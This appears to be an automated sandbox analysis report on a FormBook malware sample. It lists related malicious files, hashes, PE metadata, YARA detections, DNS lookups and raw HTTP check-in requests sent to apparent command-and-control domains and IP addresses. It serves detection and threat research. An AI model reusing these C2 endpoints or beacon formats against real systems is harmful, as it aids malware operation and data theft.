Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shops.myshopify.com	Nouveau bon de commande. 3007021_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Requirements.exe	Get hash	malicious	Browse	• 23.227.38.74
	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• 23.227.38.74
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	payment copy.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO_0008.exe	Get hash	malicious	Browse	• 23.227.38.74
	i9Na8iof4G.exe	Get hash	malicious	Browse	• 23.227.38.74
	bin.exe	Get hash	malicious	Browse	• 23.227.38.74
	Payment For Invoice 321-1005703.exe	Get hash	malicious	Browse	• 23.227.38.74
	RYP-210712.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	auhToVTQTs.exe	Get hash	malicious	Browse	• 23.227.38.74
	kKTeUAtiIP.exe	Get hash	malicious	Browse	• 23.227.38.74
	Invoice Amount 14980.exe	Get hash	malicious	Browse	• 23.227.38.74
	W7f.PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Signed PEARLTECH contract and PO.exe	Get hash	malicious	Browse	• 23.227.38.74
	MR# RFx 21-2034021.exe	Get hash	malicious	Browse	• 23.227.38.74
	AWB & Shipping Tracking Details.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER -RFQ#-TEOS1909061 40HC 21T05 DALIAN.doc	Get hash	malicious	Browse	• 23.227.38.74
	Nsda7LTM1x.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ILIGHT-NETUS	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 152.228.223.13
	w4DEaimFEt	Get hash	malicious	Browse	• 199.13.204.199
	w4MaMzd0i1	Get hash	malicious	Browse	• 199.14.229.225
	Loader.exe	Get hash	malicious	Browse	• 152.228.150.198
	EM7kj9300x	Get hash	malicious	Browse	• 152.228.110.191
	MMrfxxpTLP	Get hash	malicious	Browse	• 137.114.114.119
	6HAisf3waN	Get hash	malicious	Browse	• 157.91.133.210

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	c51w5YSYdO	Get hash	malicious	Browse	• 159.218.155.213
	u47x3rc20t	Get hash	malicious	Browse	• 159.218.253.86
	zhPAQB7FPV	Get hash	malicious	Browse	• 161.33.66.54
	BWG6npgduP	Get hash	malicious	Browse	• 199.13.163.48
	jEbpttXKCa	Get hash	malicious	Browse	• 159.218.253.96
	0aC0TBcdxb	Get hash	malicious	Browse	• 152.228.110.163
	#Ud83d#Udd0ajs_msg_ 3pm.html	Get hash	malicious	Browse	• 152.228.223.13
	#Ud83d#Udd0aMsg_ 3pm.html	Get hash	malicious	Browse	• 152.228.223.13
	INV_RECON_72919_81821.html	Get hash	malicious	Browse	• 152.228.223.13
	__-joerg.mathieu.htm	Get hash	malicious	Browse	• 152.228.223.13
	KHv0I3XdY6.exe	Get hash	malicious	Browse	• 152.228.150.198
	sample_payment.html	Get hash	malicious	Browse	• 152.228.223.13
	Injector.exe	Get hash	malicious	Browse	• 152.228.150.205
AMAZON-02US	ctapp_230720_b1nt12.zip	Get hash	malicious	Browse	• 54.70.175.13
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	• 54.200.233.179
	document.xlsm	Get hash	malicious	Browse	• 65.9.71.95
	document.xlsm	Get hash	malicious	Browse	• 65.9.71.119
	InNXA1LFMy	Get hash	malicious	Browse	• 52.24.2.19
	Z06maMhQlw.exe	Get hash	malicious	Browse	• 104.192.141.1
	OJYNvmFRjr	Get hash	malicious	Browse	• 54.117.189.7
	AEOjFHGJAr	Get hash	malicious	Browse	• 44.246.15.55
	oustanding 03082921.xlsx	Get hash	malicious	Browse	• 13.229.216.142
	1ashnfHZve.exe	Get hash	malicious	Browse	• 54.94.248.37
	U2AHuu893x.exe	Get hash	malicious	Browse	• 54.94.248.37
	w7DRtI5vjJ	Get hash	malicious	Browse	• 34.221.177.96
	xl2TVqLo6S	Get hash	malicious	Browse	• 13.50.207.75
	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• 52.58.78.16
	Amaury.vanvinckenroye-AudioMessage_520498.htm	Get hash	malicious	Browse	• 13.224.96.22
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 13.233.152.221
	CyLELjM5zk.exe	Get hash	malicious	Browse	• 52.219.8.114
	gunzipped.exe	Get hash	malicious	Browse	• 3.142.167.4
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.58.78.16
	Click_me_to_install_SnapTube_tube_apkpure_dl.apk	Get hash	malicious	Browse	• 52.222.158.105

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.1527685601415545
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%

General

File name:	mvui1vY6Mo.exe
File size:	367359
MD5:	059b1244ac9fda54de086692db4b5a08
SHA1:	6e5f6326bd9da7e5d9c70b3e4491d308eb7f842b
SHA256:	abb29be2c1eccd851bdb99b126e822a8cf0f57be95e9b71a921aa703b2c285be
SHA512:	513dabdcc13cd81b8be8cf9076862c5f0418d267ed7f6d9e1b7f008aa2f5cb7928ad8fc8a41b69a872d516f771098bd1d83eca86b9dd61b49332527d43e8427f
SSDEEP:	6144:GCeJWu3gGB7g1TaqXp/bTLwlLGX7lQtbzRuYqCRxPi4f+99:uWcgGCTaqXhKLGEvRrnm99
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T7`=.V.n.V.n.V.n...n.V.n...njV.n...n.V.n+..o.V.n+..o.V.n+..o.V.n...n.V.n.V.nmV.n...o.V.n...n.V.n.V.n.V.n...o.V.nRich.V.n.....

File Icon

Icon Hash:	16232b2b33313300

Static PE Info

General

Entrypoint:	0x401226
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x610728B8 [Sun Aug 1 23:05:28 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	589aee860f84814af33b4e1068b97d01

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xc727	0xc800	False	0.55521484375	data	6.58406005162	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xe000	0x5ac6	0x5c00	False	0.422299592391	data	4.93015425606	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x14000	0x19c8	0x1000	False	0.313232421875	DOS executable (block device driver \277DN)	3.41532208548	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.gfids	0x16000	0xac	0x200	False	0.28125	data	1.44064934011	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x17000	0xeb38	0xec00	False	0.0876423463983	data	1.8711448419	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x26000	0x107c	0x1200	False	0.769097222222	data	6.36802237044	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-22:19:24.418538	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.4	164.68.104.58
08/03/21-22:19:24.418538	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.4	164.68.104.58
08/03/21-22:19:24.418538	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.4	164.68.104.58
08/03/21-22:20:17.186369	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49760	23.227.38.74	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:19:24.335433006 CEST	192.168.2.4	8.8.8.8	0xec26	Standard query (0)	www.ejsuniqueclasses.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:19:29.665224075 CEST	192.168.2.4	8.8.8.8	0x749f	Standard query (0)	www.healthpragency.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:19:34.758735895 CEST	192.168.2.4	8.8.8.8	0x1331	Standard query (0)	www.circusocks.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:19:40.112061024 CEST	192.168.2.4	8.8.8.8	0x7a36	Standard query (0)	www.466se.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:19:45.557126045 CEST	192.168.2.4	8.8.8.8	0x74b5	Standard query (0)	www.856380062.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 22:20:08.440460920 CEST	192.168.2.4	8.8.8.8	0x915	Standard query (0)	www.856380062.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 22:20:17.044122934 CEST	192.168.2.4	8.8.8.8	0xb21e	Standard query (0)	www.comparaca.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:19:24.385238886 CEST	8.8.8.8	192.168.2.4	0xec26	No error (0)	www.ejsuniqueclasses.com	ejsuniqueclasses.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:19:24.385238886 CEST	8.8.8.8	192.168.2.4	0xec26	No error (0)	ejsuniquec lasses.com		164.68.104.58	A (IP address)	IN (0x0001)
Aug 3, 2021 22:19:29.705188990 CEST	8.8.8.8	192.168.2.4	0x749f	No error (0)	www.health pragency.com		52.58.78.16	A (IP address)	IN (0x0001)
Aug 3, 2021 22:19:34.795322895 CEST	8.8.8.8	192.168.2.4	0x1331	No error (0)	www.circus ocks.com	circusocks.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:19:34.795322895 CEST	8.8.8.8	192.168.2.4	0x1331	No error (0)	circusocks.com		163.123.204.26	A (IP address)	IN (0x0001)
Aug 3, 2021 22:19:40.148045063 CEST	8.8.8.8	192.168.2.4	0x7a36	No error (0)	www.466se.com		198.74.106.237	A (IP address)	IN (0x0001)
Aug 3, 2021 22:19:45.978787899 CEST	8.8.8.8	192.168.2.4	0x74b5	No error (0)	www.856380 062.xyz		103.88.34.80	A (IP address)	IN (0x0001)
Aug 3, 2021 22:20:08.782097101 CEST	8.8.8.8	192.168.2.4	0x915	No error (0)	www.856380 062.xyz		103.88.34.80	A (IP address)	IN (0x0001)
Aug 3, 2021 22:20:17.088299990 CEST	8.8.8.8	192.168.2.4	0xb21e	No error (0)	www.compar aca.com	comparaca.myshopify.co m		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:20:17.088299990 CEST	8.8.8.8	192.168.2.4	0xb21e	No error (0)	comparaca. myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:20:17.088299990 CEST	8.8.8.8	192.168.2.4	0xb21e	No error (0)	shops.mysh opify.com		23.227.38.74	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ejsuniqueclasses.com
- www.healthpragency.com
- www.circusocks.com
- www.466se.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49747	164.68.104.58	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:19:24.418538094 CEST	1218	OUT	GET /ehp9/?zZbXur=fPkLdxO&0vrPA=8c/5QoMWiMUW3SjDqDOgvqNfypt6IHckOwJjeT/c3u4BTCnBI4ecsnyb0a1UBRXLCY1T HTTP/1.1 Host: www.ejsuniqueclasses.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 22:19:24.652371883 CEST	1219	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 03 Aug 2021 20:19:24 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://ejsuniqueclasses.com/ehp9/?zZbXur=fPkLdxO&0vrPA=8c/5QoMWiMUW3SjDqDOgvqNfypt6IHckOwJjeT/c3u4BTCnBI4ecsnyb0a1UBRXLCY1T Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49748	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:19:29.724525928 CEST	1220	OUT	GET /ehp9/?0vrPA=5Xsjz7+Z5WLh89j81EYl3Aroso+z/qN2CpRl0IKGrQQKTktOwLuaqldWAZoOLzUBzR5Q&zZbX ur=fPkLdxO HTTP/1.1 Host: www.healthpragency.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 22:19:29.741950989 CEST	1220	IN	HTTP/1.1 410 Gone Server: openresty Date: Tue, 03 Aug 2021 20:19:22 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 32 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 68 65 61 6c 74 68 70 72 61 67 65 6e 63 79 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 65 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 68 65 61 6c 74 68 70 72 61 67 65 6e 63 79 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>52 <meta http-equiv='refresh' content='5; url=http://www.healthpragency.com/' />a </head>9 <body>3e You are being redirected to http://www.healthpragency.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49754	163.123.204.26	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:19:34.935245991 CEST	4475	OUT	GET /ehp9/?zZbXur=fPkLdxO&0vrPA=oRr9ZXza/sqKFb1a4cLVquMpSAfNXH/ZGOEKtA079HuOHtafooLLPyAXrA QLja/+16Ky HTTP/1.1 Host: www.circusocks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 22:19:35.076021910 CEST	4476	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 Date: Tue, 03 Aug 2021 20:19:35 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 196 Connection: close X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49755	198.74.106.237	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:19:40.323954105 CEST	4476	OUT	GET /ehp9/?0vrPA=UsPTfcJ0BZ5q3mR+pFMXthX3126RUWmODdEpc4rh++F4qt19VniXLc7dOQb8qNRTbKnv&zZbX ur=fPkLdxO HTTP/1.1 Host: www.466se.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 22:19:40.547720909 CEST	4478	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 03 Aug 2021 20:01:44 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 63 31 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 53 79 73 74 65 6d 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2f 2a 20 42 61 73 65 20 2a 2f 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 3a 20 31 34 70 78 20 56 65 72 64 61 6e 61 2c 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 68 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 27 4d 69 63 72 6f 73 6f 66 74 20 59 61 48 65 69 27 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 32 30 70 78 20 32 30 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 77 6f 72 64 2d 62 72 65 61 6b 3a 20 62 72 65 61 6b 2d 77 6f 72 64 3b 0a 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 31 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 31 30 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 35 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 33 32 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 68 32 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 34 32 38 38 63 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 34 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 36 70 78 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 36 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 38 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 65 65 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 33 2e 73 75 62 68 65 61 64 69 6e 67 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 34 32 38 38 63 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 36 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 34 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 33 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 61 62 62 72 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 75 72 73 6f 72 3a 20 68 65 6c 70 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d Data Ascii: 1c1f<!DOCTYPE html><html><head> <meta charset="UTF-8"> <title>System Error</title> <meta name="robots" content="noindex,nofollow" /> <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no"> <style> /* Base */ body { color: #333; font: 14px Verdana, "Helvetica Neue", helvetica, Arial, 'Microsoft YaHei', sans-serif; margin: 0; padding: 0 20px 20px; word-break: break-word; } h1{ margin: 10px 0 0; font-size: 28px; font-weight: 500; line-height: 32px; } h2{ color: #4288ce; font-weight: 400; padding: 6px 0; margin: 6px 0 0; font-size: 18px; border-bottom: 1px solid #eee; } h3.subheading { color: #4288ce; margin: 6px 0 0; font-weight: 400; } h3{ margin: 12px; font-size: 16px; font-weight: bold; } abbr{ cursor: help; text-

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: mvui1vY6Mo.exe PID: 6656 Parent PID: 5764

General

Start time:	22:18:09
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\mvui1vY6Mo.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\mvui1vY6Mo.exe'
Imagebase:	0x2f0000
File size:	367359 bytes
MD5 hash:	059B1244AC9FDA54DE086692DB4B5A08
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.660274297.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.660274297.0000000002EB0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.660274297.0000000002EB0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: mvui1vY6Mo.exe PID: 6704 Parent PID: 6656

General

Start time:	22:18:10
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\mvui1vY6Mo.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\mvui1vY6Mo.exe'
Imagebase:	0x2f0000
File size:	367359 bytes
MD5 hash:	059B1244AC9FDA54DE086692DB4B5A08
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.745894672.0000000001B70000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.745894672.0000000001B70000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.745894672.0000000001B70000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.745860975.0000000001B40000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.745860975.0000000001B40000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.745860975.0000000001B40000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.744663875.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.744663875.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.744663875.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 6704

General

Start time:	22:18:15
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmmon32.exe PID: 6336 Parent PID: 6704

General

Start time:	22:18:52
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x1250000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.915140274.0000000000B70000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.915140274.0000000000B70000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.915140274.0000000000B70000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.915098041.0000000000B10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.915098041.0000000000B10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.915098041.0000000000B10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.914915179.00000000008A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.914915179.00000000008A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • 